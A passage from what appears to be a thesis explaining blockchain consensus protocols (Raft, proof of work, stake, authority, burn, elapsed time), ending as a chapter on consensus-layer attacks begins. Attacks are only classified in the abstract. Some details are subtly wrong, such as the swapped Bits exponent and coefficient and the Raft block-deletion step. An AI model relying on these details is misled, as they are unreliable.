**Follower:** Follower nodes listen to the flow of the network. If the leader does not respond for a specified time period, the follower nodes can issue an election proposal and become the candidate nodes.

Nodes communicate with the so-called remote procedure calls (RPC), which are of two types:

**RequestVote:** RPC broadcasted to all the other nodes by a node requesting the right to become the new leader.

**AppendEntries:** RPC broadcasted to all the other nodes by the leader node to change the state of the blockchain[5].

At the start of the network, all nodes timeout themselves for a random period of time. The time in a raft-powered network is segregated into separate slots called terms. The terms have no predefined length. Instead, the length of the term corresponds to how long leader nodes can last in their role[6]. Each term has its associated ID, a number sequentially increasing with each term passed.

The election process is outlined as follows:

1. The election starts with a follower node $A$ broadcasting a *RequestVote* RPC containing the ID $u$ of the last known term and the information about the last known block $b$ of the blockchain. The follower node $A$ switches into a candidate node and waits for a response from the other nodes in the network.
2. Each follower node $F$ in the network receives the request and validates it by comparing the received term ID $u$ to their currently perceived term ID $v$ and the received block $b$ to the last block in their blockchain version. If $u > v$ and the block $b$ corresponds to the last block in the follower node's blockchain, then the follower node responds positively to the candidate node $A$. In all the other cases, the follower node responds with a negative message.
3. If the candidate node A receives positive responses from more than a half of the nodes in the network, it becomes the new leader. The new term is started by the leader node $A$ broadcasting empty *AppendEntries* RPC. In reaction to receiving a new *AppendEntries* RPC, all the other existing candidate nodes switch back to the follower role.

The whole election process is visualized in the figure 2.4. The election can end only in two outcomes:

- Node gains the majority of the votes and is established as the new leader.
- Node does not gain the majority of the votes and timeouts itself.

The election cycle happens either at the start of the network, when the first node to wake up from the timeout initiates the voting process, or when a follower node receives no communication from the leader node for a specified time period called the election timeout.

[5] As is further explained, this description is a simplification.
[6] For example, the first term is the time from electing the first leader node to the start of the next election.




**Figure 2.4** Raft Consensus Protocol Election Process

### 2.2.2 Block Creation

Once a leader is established within the network, they start their term by broadcasting an empty *AppendEntries* RPC. As noted earlier, the follower nodes start the election cycle when the election timeout passes without receiving any communication from the leader node. To avoid being replaced, the leader node employs a heartbeat-like mechanism. In specified time intervals shorter than the election timeout, the leader node broadcasts an empty *AppendEntries* RPC. The purpose of such RPC is not to modify the blockchain, but to inform other nodes that the leader node is still active.

To create a block in the blockchain, the leader node must broadcast an *AppendEntries* RPC with index $i$ of the last block in the blockchain, current term ID $u$ and information about the new block to all the follower nodes. When a follower receives the RPC, they must verify two vital requirements:

1. Both the follower and the leader work above the same blockchain.
   - Verifiable by comparing the received index $i$ of the last block in the leader's blockchain with the index of the last block in the follower's blockchain.
2. Both the follower and the leader consider the same term.
   - Verifiable by comparing the received term ID $u$ with the ID of current term $v$ perceived by the follower node.

If both the requirements are fulfilled, the follower node responds with a message indicating success. If, on the other hand, the check fails, the follower responds with a fail message. The raft consensus protocol defines that the only valid chain in the network is the one held by the current leader. While being elected, the leader has proven that they held the copy of the blockchain identical to the majority of the nodes in the network, meaning that they are indeed working with the correct copy of the blockchain. To further enhance the security, the raft consensus protocol defines committed blocks, employing the concept of finality. The committed block is a block that has been successfully replicated on the majority of the follower nodes, which means that any block that the majority of the nodes in the network agree on can be considered committed. If a block is committed, all preceding blocks are also automatically regarded as committed.

If a follower node receives an *AppendEntries* RPC and either the received term ID or the received last block in the blockchain mismatch the information it holds, it will start a synchronisation sequence. During this simple process, the leader node sends information about the latest committed blocks to the follower node until they find the first block they agree on. Upon finding the first matching block, the follower node deletes all the blocks preceding it, and the leader node sends all the following committed blocks, so that the follower node can rebuild their blockchain.

## 2.3 Proof-based Consensus Protocols

Proof-based protocols, also known as nakamoto-style protocols, are a particular type of consensus protocols developed exclusively for the blockchain networks. The main principle of this family of protocols is that the node proposing a new block, and therefore a change to the current state of the blockchain, must prove that it has access to some kind of resource that it is willing to sacrifice for the privilege of creating a new block. The willingness to give up the resource is intended to prove the non-malicious intent of the block proposer, since the process would not be profitable for the dishonest adversaries, but would remain beneficial for the honest network participants. The type of the resources sacrificed as a proof differs significantly based on the specific protocol, which is why it might feel like the protocols mentioned in this section do not have much in common.

### 2.3.1 Proof of Work

Proof of work (PoW) is a concept presented in the paper "Pricing via Processing or Combatting Junk Mail" [34]. At the time of publishing the paper, the mechanisms presented in it had the sole purpose of combating the flooding of email inboxes, thus acting as a tool against denial of service attacks. The main principle of the proposed mechanism was to make the process of sending messages consume just enough computing power to make it unprofitable for spammers to commit denial of service attacks towards recipients' inboxes. On the other hand, if a legitimate message was to be sent, the computing power required to be used by the sender must be tolerable with respect to their hardware. Therefore, in order for a sender's email to reach the recipient's inbox, they need to prove that they have demonstrated at least medium[7] computing power. Such a demonstration is achieved by the computation of a specified non-trivial function $f_s$. The sender then presents the outcome of the function as a proof that they sacrificed the required amount of the computing power. The whole process described in the paper is demonstrated in the figure 2.5.

Implementation of such a concept in the blockchain networks means that before a network participant can append a block to the blockchain, they first need to solve a mathematical problem that is computationally intensive, thus proving that they are willing to offer their computational resources. If the node proves they have generated a solution for the presented task, they are allowed to create a new data block. Two main problems tied with this kind of approach are:

**Time Complexity:** The complexity of the task required to be solved can be very high, leading to long time periods between the creation of two neighboring blocks. Transactions in the networks will, therefore, take longer time to validate, which may be undesirable.

**High Computational Cost:** The more computational power a user presents, the more likely they are to solve the task and consequently gain the rights to create a new block in the blockchain. This leads the network participants to form mining pools, effectively increasing their chance to mine a block. However, as mentioned earlier in the thesis, such a behavior undercuts the principle of decentralization.

[7] Relative to their hardware.




**Figure 2.5** Principle Behind Proof of Work

Ironically, both of these problems are actually desired, as they form the main ideas behind the protocol. The complexity of the presented task must be balanced very deliberately to ensure that only a reasonable amount of the computational resources is wasted and the time complexity is manageable for the real-world use cases.

#### 2.3.1.1 Bitcoin's Proof of Work

Bitcoin [14] is the most widely used blockchain network. When the literature refers to the proof of work consensus protocol, what it usually refers to is Bitcoin's implementation of the proof of work principle. However, I decided to be precise with the taxonomy and emphasize that distinct implementations may propose technical specifications differing from the Bitcoin protocol, while still following the principles outlined above, and thus being considered a valid PoW consensus algorithm. In other words, not every PoW consensus protocol follows the same technical specification. Still, Bitcoin's implementation is typically the one referred to when the technical aspects of the PoW consensus protocol are concerned.

##### 2.3.1.1.1 Block Creation

The miner nodes compete for the right to append a block into the blockchain to get the rewards for their invested computing power. In bitcoin's implementation of the proof of work mechanism, they compete against who can first find a fitting nonce so that the block header's hash starts with a specified number of the leading zero bits. The header of the block in the bitcoin network contains the flags specified in the table 2.1 [35].

Bits is a value specifying the amount of the leading zero bits required in the block header's hash for the block to be considered valid. Nonce is a value miners can freely change to find a valid block hash. The mining process follows the algorithm described below [36]:

1. The miner selects a set of transactions from the mempool and counts their merkle tree hash. Then, the miner selects a timestamp and a nonce. The timestamp must be from the range $[t - 2 \text{ hours}, t + 2 \text{ hours}]$, where $t$ is the time when the block gets mined.
2. Miner obtains or creates the rest of the header flags.
3. All the header flags are encoded as hexadecimal values.

**Table 2.1** Block Header Flags in the Bitcoin Network

| Flag | Meaning |
|---|---|
| Block Version | Protocol version that shall be followed to validate the block. |
| Parent Block Hash | The 256-bit hash value of the previous block. |
| Merkle Tree Root Hash | Value of hash for all transactions in the block represented as merkle tree. |
| Timestamp | Current time in seconds. |
| Bits | Target value of valid hash block. |
| Nonce | A 32 bit number used to find required hash. |

4. If not already coded in little endian, all values get converted into little endian.
5. Values are concatenated in the following order to produce $H_1$:

$$H_1 = \text{Version}||\text{Parent Block Hash}||\text{Merkle Tree Root Hash}||\text{Timestamp}||\text{Bits}||\text{Nonce}$$

6. Value of $H_1$ is hashed with SHA256 hashing algorithm to produce $H_2$:

$$H_2 = \text{SHA256}(H_1)$$

7. Value of $H_2$ is hashed with SHA256 hashing algorithm to produce Block Hash:

$$\text{Block Hash} = \text{SHA256}(H_2)$$

If the obtained block hash starts with the required number of the leading zero bits[8], the miner gains the rights to mine the block. Please note that the counted hash is also coded in little endian. Therefore, mining is a process of changing the nonce and the timestamp until the resulting block hash fits the specified criteria.

Miners generally increment the nonce until they find a fitting hash, hence employing an ineffective brute-force technique to achieve the target. Although brute-forcing is ineffective, it is the only viable method for solving the problem of finding a fitting hash. That stems from the properties of the hash functions presented in the chapter 1.1.1, particularly from the one-way nature and avalanche effect of a good hash function. Due to these properties, it is impossible to invert a hash function's outcome, preventing the miners from selecting a valid hash and then simply reversing the mining process. It is also impossible to count the hash in any effective way, because a slight change in the document means a large and unpredictable change in the resulting hash. The proof of work consensus protocol defined by the bitcoin network also further enhances the security of the mining process by requiring the double hashing of the created block header.

#### 2.3.1.1.2 Problem of Competing Chains

The original implementation of the proof of work consensus protocol solved the problem of competing chains very simply and intuitively – the longest chain was considered valid. This approach proved to be problematic, as it posed security issues related to the respective difficulty of the mining.

In the figure 2.6, two chains are proposed as a valid blockchain[9]. The chain B is evidently longer. However, the chain A has clearly required more computing power to be mined. If the longest chain was considered valid, the network could not guarantee fairness, as the computing power sacrificed would no longer act as an objective property. For the security reasons, an algorithm has been implemented to count the amount of work in a block [37]:

[8] Specified in the bits flag in the header.
[9] Numbers next to blocks represent their respective difficulty level of mining.




**Figure 2.6** Competing Chains in the Proof of Work Consensus Protocol

1. Bits header field is a 32 bit integer that can be decomposed into exponent $e$ and coefficient $c$ in the following manner:

$$c = \text{First 8 bits of Bits}$$

$$e = \text{Last 24 bits of Bits}$$

2. From the obtained parameters, the value of the target $t$ is calculated as:

$$t = c \cdot 2^{8 \cdot (e-3)}$$

3. The value of the target is used to calculate the work $w$:

$$w = \frac{2^{256}}{t+1}$$

The sum of the work in all the blocks in each chain is calculated to choose a valid chain from the two competing chains. The chain with a higher value of cumulative work is selected as valid, and the second chain is discarded.

It has been proposed that the concept behind proof of work may be implemented as a stigmetric consensus algorithm [38] to prevent the forking issues and optimize the flow of the network. Still, no such notable examples exist at the time of writing the thesis.

#### 2.3.1.2 Proof of Useful Work

As was established earlier, the proof of work consensus protocol ensures fairly good security across the network at the price of high energy consumption. The computational resources used for mining are essentially wasted, as they do not serve any other specific purpose than protecting

the network. The proof of useful work (PoUW) consensus algorithm is an attempt to modify the proof of work consensus protocol in such a manner, that the energy used for mining a block is not wasted, but instead used to solve a computationally hard problem, the results of which are subsequently used in the real world. The solved problems must be computationally intensive, primarily for security and fairness reasons. A high computational complexity of the solved task ensures that there is no mathematical method to make solving of the proposed problem significantly easier and the only viable approach to solve such tasks is brute-force, meaning that no miner can solve the proposed task effectively. Proof of useful work was proven to be functioning correctly employing the traveling salesman problem [39]. Real world application proposed in 2022 has proven that an implementation of such protocol is possible in the supply chain management sector [40]. The paper proposed that the blockchain could keep information about the transactions in the network and the consensus protocol would require the miners to solve a problem of optimizing the received transportation requests.

Although very powerful in the theory, attempts to implement the proof of useful work consensus protocol face significant challenges, namely:

**Implementation:** It often proves to be very difficult to find a correct way to implement the PoUW consensus protocol. The ideal scenario is finding a way to optimize the network's own flow through the problem solved in the consensus protocol, however, that may not always be possible. In such cases, the network may inherit problems to compute from a third party, which, however, comes with its own security and primarily privacy concerns.

**Forks:** Networks need to define a strict set of rules on how to act when a forks occur, as calculating the amount of work in a blockchain may be problem-specific. Because of that, choosing a blockchain fork with the most work may prove problematic [41].

**Low Complexity of the Solved Task:** The task that the miner nodes solve needs to be proven to be of a significant computational complexity, as if it was not, it may result in problems with fairness in the network.

### 2.3.2 Proof of Stake

Proof of stake (PoS) is a consensus protocol developed to reduce the power consumption problems that the PoW consensus protocols face. The main idea behind the protocol is to choose the block creator based on the amount of a resource they either hold or choose to stake [42, 43]. In the blockchain networks, resources used in transactions are generally referenced by units that can be broken down into smaller fractions. Due to the physical properties of the computers, such fractioning cannot be infinite – in other words, for each resource, the most minor possible fraction of it has to exist. Figure 2.7 demonstrates a model, where the smallest possible fraction of the resource is exactly $\frac{1}{5}$ of the standard unit of said resource.




**Figure 2.7** Resource Model Referenced in the Figure 2.8

The time within the network is partitioned into separated time slots of a specified length, and only one data block can be created within a single time slot. Participating in the block creation process requires the nodes to stake a specified amount of the resource. Stakers can usually choose to stake more than the prescribed amount to make their chances of being selected as the block creator higher. An algorithm known as follow the satoshi (FTS) [44] is then executed above the pool of all the submitted stakes. The follow the satoshi algorithm operates above the smallest existing units of the staked resource. It pseudorandomly selects one or more of them from the whole pool of the staked resources and traces them to their owners. The process is visualized in the figure 2.8, which references the resource model from the figure 2.7.




**Figure 2.8** Follow the Satoshi Algorithm

Using a cryptographically and logically secure pseudorandom function to choose the block creator is vital for the security of the network. Considering $H_{n-1}$ is a hash of the previous block and $A$, $B$, $C$, and $D$ are the sets of the lowest fractional units each respective node has spent as a stake, the pseudorandom function may be implemented as simple as follows:

$$\text{Stake index} \equiv H_{n-1} \bmod (|A| + |B| + |C| + |D|)$$

Applying the above equation to the figure 2.8, the parameters could look, for example, as follows:

$$
\begin{aligned}
&H_{n-1} = \text{0xba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015b4} \\
&A = \{0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14\} && \implies |A| = 15 \\
&B = \{15, 16, 17, 18, 19\} && \implies |B| = 5 \\
&C = \{20, 21, 22, 23, 24\} && \implies |C| = 5
\end{aligned}
$$

With such parameters, the resulting stake index is:

$$\text{Stake index} = H_{n-1} \bmod (|A| + |B| + |C| + |D|) = 22$$

Even though very straightforward, implementing the pseudorandom function in such a way would prove problematic from the security perspective. It would be easy for the attackers to predict who the next block creator will be, and they might even be able to manipulate the odds of becoming the next block creator in their favor. Such attack scenarios are discussed in the chapter 3. Nowadays, the PoS protocols widely implement verifiable random functions (VRF) – cryptographical schemes employing the zero-knowledge cryptography combined with the public key cryptography to generate proofs used to establish the block creators randomly. To include an element of randomness in the pseudorandom function, the entropy may be generated using timestamps, consensus round count, blockchain blocks, and others as inputs.

The selected stakers are appointed as the block creators. The rest of the stakers are consequently considered validators. The validators verify the validity of the newly presented blocks and vote on the valid version of the blockchain to prevent forking. After the block creation process ends, all deposited stakes are returned to the stakers.

#### 2.3.2.1 Problem of Competing Chains

To function correctly, the algorithm has one crucial expectation – at the start of each time slot[10], all the nodes in the network are expected to have reached a consensus on the current state of the blockchain. In the protocol versions with only one block creator, forks can occur due to network latency or malicious intents of the other nodes in the network. If the protocol allows for multiple block creators, it is reasonable to assume that the proposed blocks may differ. In such cases, the voting process is supposed to ensure that the nodes can reach consensus on the expected state of the blockchain. With respect to the byzantine generals' problem, the PoS consensus protocols generally consider consensus to be achieved when at least $\frac{2}{3}$ of the participating validator nodes vote for the same version of the blockchain.

#### 2.3.2.2 Nothing at Stake Problem

Nothing at stake is a problem emerging in the PoS protocol because the process of creating new blocks in the network is computationally cheap. In a scenario where the selected block creators propose two different new valid blocks, the most logical action for all validators is to vote for both versions of the blockchain, as holding both potential copies of the blockchain poses no downside to them, ensures that at least one of the copies they keep should be valid and no objective way exists to select the correct blockchain version. Nodes face no repercussions for working with multiple forks of the blockchain, even though it is a greedy practice undermining the legitimacy of the network. To prevent the nothing at stake problem, the Gasper protocol [45] employed by the Ethereum network defines three fundamental properties every network powered by PoS must employ[11]:

[10] And, therefore, at the end as well.

[11] It is implicitly assumed that each validator node has exactly one vote.

**Fork-choice Rule:** Nodes must be able to choose the correct blockchain version deterministically and objectively.

**Concept of Finality:** After mining every $n$ blocks, nodes shall synchronize and ensure that blocks present in the blockchain are unchangeable in the future.

**Slashing Conditions:** If the staker acts suspiciously, their stake can be destroyed.

Any PoS protocol with said properties can confidently identify dishonest nodes and punish them, further possibly leading to their ban from the network. Therefore, integrating the described properties into the network effectively mitigates the nothing-at-stake problem.

### 2.3.3 Proof of Authority

Proof of authority (PoA) is a consensus protocol aiming to guarantee security in the network by a partial sacrifice of the decentralization [46]. A set of nodes is defined as trustworthy. The means by which the trustworthy nodes are selected can differ, just to name a few:

- Nodes may belong to the trustworthy network participants.
- Nodes may pay to be considered trustworthy.
- Nodes may gain their trust based on the length of time period for which they participate in the network.

Created transactions are forwarded to the trustworthy nodes, which take turns proposing new blocks in the specified time slots. A newly proposed block must be approved by the rest of the trustworthy nodes before being appended to the blockchain.

The partial centralization of the network protects it against blockchain forks. However, a new and arguably more significant problem emerges – if just one of the trustworthy nodes was to be compromised, the whole network would be directly threatened. Although security measures to prevent dishonest nodes from damaging the network can be implemented, please note that the PoA consensus protocol reintroduces the problems the blockchain networks aimed to solve – a single point of failure and the need for trust in a central authority. The described protocol is, therefore, suited rather for small permissioned blockchain networks.

### 2.3.4 Proof of Burn

Proof of burn (PoB) is a consensus protocol ensuring the security in the network by combining the main ideas behind the PoW and PoS protocols [47]. In the PoB-powered networks, so-called burn addresses exist. No entity owns them, and they usually contain no private key associated with their public key. As a consequence, if the network employs the UTXO account model[12], it is deemed technically impossible for the burn addresses to further transfer the resources transferred to them. Users willing to participate in the block creation and consensus process must transfer funds to a burn address, effectively "destroying" them forever. Transferring funds to a burn address generates a special type of transaction from which its respective burn hash can be derived. The block creators are selected based on their associated burn hashes, either deterministically by finding a hash value lower than the target burn hash, similarly to the standard PoW consensus protocol, or with a pseudorandom function where the burnt amount of resource is proportional to the user's chance to be selected as the block creator, as in the standard PoS consensus protocol.

The original proposal of the PoB consensus protocol assumed it would be used in combination with the PoW consensus protocol. In such a scenario, the network would start by generating tokens with the PoW consensus mechanism until a certain threshold of tokens in the circulation

[12]Which is expected for PoB-powered networks.

is reached. At that point, the network would start creating new PoB blocks in designated time slots, presenting a concept of finality. The time slot in which PoB consensus rounds happen is defined as the time passed between the creation of two separate PoW blocks. In other words, a PoB-created block must always be preceded by a PoW-created block. Such block generation technique switching ensures that there are always enough tokens in circulation to run the PoB consensus rounds. The original proposal was to count the burn hashes in such networks as:

$$\text{Burn Hash} = \text{Multiplier} \cdot [\text{Internal Hash}]$$

While internal hash is a hash of the transaction itself, the multiplier is a value modified by the number of PoW blocks created since the burn transaction was validated. When a new PoW block is created, the burn hashes must be recalculated to reflect the latest state of the network. The burn hashes are compared with a target burn hash, adjusted in difficulty over the time.

### 2.3.5 Proof of Elapsed Time

Proof of elapsed time (PoET) is a consensus protocol stemming from the PoW consensus protocol, but attempting to only simulate the mining process, to make the block creation process less computationally intensive [48]. A crucial component of the whole consensus algorithm is the trusted execution environment:

**Trusted Execution Environment (TEE):** An area of the CPU that is completely separated from the operating system and strongly encrypted. Only code existing inside the environment can access the data stored inside [49].

PoET employs TEE as a fair arbiter. Each node participating in the block creation process starts by creating its own preferred version of a new data block. In the next step, each node queries its own TEE to perform a computation generating a ticket. The ticket consists of a time the node needs to wait before it can broadcast its newly created block and a cryptographic proof that the ticket was generated by TEE. The time to wait should be generated by a pseudorandom function, thus ensuring fairness across the network. First node to finish their waiting is appointed as the leader node and gets the right to broadcast its newly proposed block. Other nodes then validate the newly received block by verifying the ticket associated with the node and the transactions in the block.

The attack vector on such a consensus protocol is obvious – if the attacker manages to manipulate the TEE or falsify the cryptographic proof the TEE generates, they could become the only block proposer in the network. It can, therefore, be argued that the TEE effectively acts as a single point of failure in the PoET-powered networks.

# Chapter 3

# Analysis of Attacks on Blockchain Consensus Layer

The following chapter discusses the most prevalent threats the blockchain networks are facing. As was outlined earlier, even though the consensus protocols existed long before the concept of blockchain networks, their primary goal at the time was to eliminate the threat of faulty components existing within distributed systems. However, with an emerging need for trust insurance within the decentralized networks, they evolved far beyond their original use case and even brought the nakamoto-style consensus protocols into existence. The consensus layer can, therefore, be regarded as a newly emerging attack vector.

Consequently, I believe that the general threat models and vulnerability scoring systems widely used nowadays are not specific enough to address the vulnerability issues arising within the consensus layer of the blockchain networks. Furthermore, different attacks may lead to distinctly severe consequences depending on whether the network is permissioned, permissionless, or consortium [50]. I, therefore, decided to take a slightly different approach to classifying the threats. When classifying the attack vectors in the consensus layer of the blockchain networks, I strive to stress the importance of the protocol differences, rather than to condense the complex process behind classifying a threat into a single number representing its severity. I have deliberately made a decision not to include severity as a criterion in the model, as I believe that any breach of trust that can occur within a decentralized network is of the utmost seriousness. In my methodology, I consider four properties of an attack, namely:

1. Vulnerable consensus protocols
   - A list of consensus protocols described in the previous chapter vulnerable to the attack.
2. Resource intensiveness

   **High:** At least 51% of all the network resources are required to initiate the attack.

   **Medium:** At least one full node is needed to initiate the attack, but not necessarily the majority of resources within the network.

   **Low:** A lightweight node is enough to initiate the attack.
3. Discoverability rate

   **High:** Attack on the network is evident.

   **Medium:** Attack on the network is not evident. However, automated detection mechanisms can be created to ensure discoverability.

**Low:** Attack on the network is hardly discoverable.

4. Dishonest behavior

**Double-spending:** A situation that occurs when the entity spends the same resource two or more times. In a properly functioning blockchain network, the owner of a resource should always be able to spend it maximally once and then transfer its ownership.

**Chain Reorganization:** A situation that occurs when a new valid blockchain emerges and becomes the dominant one, rendering all data blocks in the current blockchain version conflicting it invalid.

**Greedy Mining (Block Withholding):** A situation that occurs when an entity creates new blocks in the blockchain but chooses not to broadcast them until a specified time.

**Censorship:** A situation that occurs when an attacker or a group of attackers manipulate the network to such an extent that they gain the exclusive right to create new blocks every time and can, therefore, choose to ignore specific pending transactions.

**Denial of Service:** A situation that occurs when the attackers make the network unavailable for all the other users.

The further sections of the chapter will each concern one attack strategy towards blockchain networks. Each of the sections begins with an attack introduction and continues with a comprehensive description of the presented attack. If the presented attack scenario differs significantly on different protocols, description of the protocol-specific attack is included as well. Next, the thesis offers overview of the mitigation practices – a set of recommendations the blockchain networks should follow to prevent or at least mitigate the presented attack. The section ends with the attack summary, a comprehensive table created with respect to the defined methodology.

With respect to the central problematic of the thesis being consensus protocols, the chapter focuses primarily on the attacks concerning the consensus layer of blockchain networks. Still, please note that most of the mentioned attacks exploit said networks on multiple layers simultaneously. Moreover, please note that the provided description of the attacks aims to be as abstract as possible because they generally apply to more than one consensus mechanism.

## 3.1 Finney Attack

